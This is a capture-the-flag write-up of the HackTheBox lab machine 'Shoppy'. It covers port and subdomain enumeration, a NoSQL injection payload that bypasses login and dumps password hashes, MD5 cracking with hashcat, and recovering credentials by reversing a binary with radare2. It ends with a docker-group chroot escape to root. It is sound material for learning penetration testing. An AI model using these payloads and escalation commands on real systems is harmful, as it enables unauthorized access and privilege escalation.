HackTheBox Writeup - Shoppy

#hackthebox #nmap #linux #web #Vulnerability-Assessment #Injection #Common-Applications #Custom-Applications #Reversing #NGINX #Docker #C #Penetration-Tester-Level-1 #Reconnaissance #Web-Site-Structure-Discovery #Fuzzing #Password-Reuse #Password-Cracking #Brute-Force-Attack #Docker-Abuse #Decompilation #SQL-Injection #Weak-Credentials #Clear-Text-Credentials #Information-Disclosure #nosql #radare #gobuster #hashcat #sudo

Shoppy is an easy Linux machine that features a website with a login panel and a user search functionality, which is vulnerable to NoSQL injection. It can be exploited to obtain the password hashes of all the users. Upon cracking the password hash for one of the users we can authenticate into the Mattermost chat running on the server where we obtain the SSH credentials for user `jaeger`. The lateral movement to user `deploy` is performed by reverse engineering a password manager binary, which reveals the password for the user. We discover that the user `deploy` is a member of the group `docker`. Its privileges can be exploited to read the root flag.

Recon

Nmap

```
# Nmap 7.93 scan initiated Thu Jan 12 05:25:32 2023 as: nmap -sV -sC -Pn -T4 -p- -oA shoppy shoppy.htb
Nmap scan report for shoppy.htb (10.10.11.180)
Host is up (0.19s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e5e8351d99f89ea471a12eb81f922c0 (RSA)
|   256 5857eeeb0650037c8463d7a3415b1ad5 (ECDSA)
|_  256 3e9d0a4290443860b3b62ce9bd9a6754 (ED25519)
80/tcp   open  http     nginx 1.23.1
|_http-title:            Shoppy Wait Page
|_http-server-header: nginx/1.23.1
9093/tcp open  copycat?
```

```
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; version=0.0.4; charset=utf-8
|     Date: Thu, 12 Jan 2023 10:27:41 GMT
|     HELP go_gc_cycles_automatic_gc_cycles_total Count of completed GC cycles generated by the Go runtime.
|     TYPE go_gc_cycles_automatic_gc_cycles_total counter
|     go_gc_cycles_automatic_gc_cycles_total 133
|     HELP go_gc_cycles_forced_gc_cycles_total Count of completed GC cycles forced by the application.
|     TYPE go_gc_cycles_forced_gc_cycles_total counter
|     go_gc_cycles_forced_gc_cycles_total 0
|     HELP go_gc_cycles_total_gc_cycles_total Count of all completed GC cycles.
|     TYPE go_gc_cycles_total_gc_cycles_total counter
|     go_gc_cycles_total_gc_cycles_total 133
|     HELP go_gc_duration_seconds A summary of the pause duration of garbage collection cycles.
|     TYPE go_gc_duration_seconds summary
|     go_gc_duration_seconds{quantile="0"} 4.0557e-05
|     go_gc_duration_seconds{quantile="0.25"} 6.6746e-05
|_    go_gc
```

Dir

```
gobuster dir -u http://shoppy.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -t 20 -e -o
shoppy.gobuster -r
```

Result

```
http://shoppy.htb/admin               (Status: 200) [Size: 1074]
http://shoppy.htb/login               (Status: 200) [Size: 1074]
```

User Flag

NOSQLI

After looking at 404 pages error messages
The application is node.js so DBMS is most likely NOSQL MongoDB

username:


```
admin'||'1==1
```

- Login Success


Query may look like:

```
SELECT * from users WHERE username='admin' || '1==1' AND password='xxx'"
```

Refer - https://book.hacktricks.xyz/pentesting-web/nosql-injection



Use the same payload to search



Result:


```
[{"_id":"62db0e93d6d6a999a66ee67a","username":"admin","password":"23c6877d9e2b564ef8b32c3a23de27b2"},
{"_id":"62db0e93d6d6a999a66ee67b","username":"josh","password":"6ebcea65320589ca4f2f1ce039975995"}]
```


Hash Cracking

It's a md5 hash

```
┌──(root㉿kali)-[~]
└─# hash-identifier 23c6877d9e2b564ef8b32c3a23de27b2

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Hashcat

`23c6877d9e2b564ef8b32c3a23de27b2`

```
hashcat 23c6877d9e2b564ef8b32c3a23de27b2 "C:\Users\GOD\Downloads\rockyou (1).txt" -m 0 -O
hashcat (v6.2.6) starting

...
Status...........: Exhausted
...
```

`6ebcea65320589ca4f2f1ce039975995`

```
hashcat 6ebcea65320589ca4f2f1ce039975995 "C:\Users\GOD\Downloads\rockyou (1).txt" -m 0 -O

hashcat (v6.2.6) starting
...
6ebcea65320589ca4f2f1ce039975995:rememberthisway

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 6ebcea65320589ca4f2f1ce039975995
...
```

- `josh:rememberthisway`

Subdomain

- Gobuster


```
gobuster vhost -u shoppy.htb --append-domain --domain shoppy.htb -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 100
```

- Fuff

```
ffuf -u http://shoppy.htb -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "Host: FUZZ.shoppy.htb" -c -fs
169
```

```
mattermost.shoppy.htb
```

http:/mattermost.shoppy.htb/



After examining the messages

Found


```
For the deploy machine, you can create an account with these creds :
username: jaeger
password: Sh0ppyBest@pp!
```

```
ssh jaeger@shoppy.htb
jaeger@shoppy:~$ id
uid=1000(jaeger) gid=1000(jaeger) groups=1000(jaeger)

jaeger@shoppy:~$ cat user.txt
53ba99bb47c37c00d085dc57076b869e
```

Root Flag

Reverse Engineer Password Manager

```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
```



```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: ^C
```

Gonna have to take a look at its cpp file

```
jaeger@shoppy:~$ strings /home/deploy/password-manager|grep pass
Welcome to Josh password manager!
Please enter your master password:
password-manager.cpp
```

Copy File to local

```
┌──(root㉿kali)-[~]
└─# scp jaeger@shoppy.htb:"/home/deploy/password-manager" .
jaeger@shoppy.htb's password:
password-manager
100%   18KB  28.1KB/s   00:00
```

Ghidra


```
ghidra
```

Radare2

Use radare to analyze

```
┌──(root㉿kali)-[~]
└─# radare2 password-manager
Warning: run r2 with -e bin.cache=true to fix relocations in disassembly
[0x00001120]> aa
[x] Analyze all flags starting with sym. and entry0 (aa)
[0x00001120]> s/ pass
```

```
Searching 4 bytes in [0x40a0-0x4300]
hits: 0
Searching 4 bytes in [0x3db0-0x40a0]
hits: 0
Searching 4 bytes in [0x2000-0x22bf]
0x00002020 hit0_0 .Welcome to Josh password manager!.
[0x00002020]> s/ pass
Searching 4 bytes in [0x40a0-0x4300]
hits: 0
Searching 4 bytes in [0x3db0-0x40a0]
hits: 0
Searching 4 bytes in [0x2021-0x22bf]
0x00002051 hit1_0 .ter your master password: Samp.
[0x00002051]> V
```




```
password: ..S.a.  ; str.Sample
```

- Got the master password: `Sample`

Strings

Use encoding to get the string

- Use `man password-manager` to check

```
┌──(root㉿kali)-[/media/sf_Downloads/kali-backups/htb-walkthrough/shoppy]
└─# strings -e l password-manager
Sample
```

XXD

```
┌──(root㉿kali)-[/media/sf_Downloads/kali-backups/htb-walkthrough/shoppy]
└─# xxd password-manager|less

ENTER "/" to find mode

00002020: 7061 7373 776f 7264 206d 616e 6167 6572  password manager
00002030: 2100 0000 0000 0000 506c 6561 7365 2065  !.......Please e
00002040: 6e74 6572 2079 6f75 7220 6d61 7374 6572  nter your master
00002050: 2070 6173 7377 6f72 643a 2000 0053 0061   password: ..S.a
00002060: 006d 0070 006c 0065 0000 0000 0000 0000  .m.p.l.e........
```

Get Creds

```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

Privilege Escalate

Switch User to `deploy`

```
jaeger@shoppy:~$ su - deploy
Password:
```

```
$
$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
$ bash
deploy@shoppy:~$
```

- It's in docker group

```
$ docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES
$ docker images
REPOSITORY   TAG       IMAGE ID       CREATED        SIZE
alpine       latest    d7d3d98c851f   6 months ago   5.53MB
```

Follow GtfoBins docker priv esc
https://gtfobins.github.io/gtfobins/docker/

```
deploy@shoppy:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# cat /root/root.txt
c3e748b6e9f646db850edb0defa3fe08
```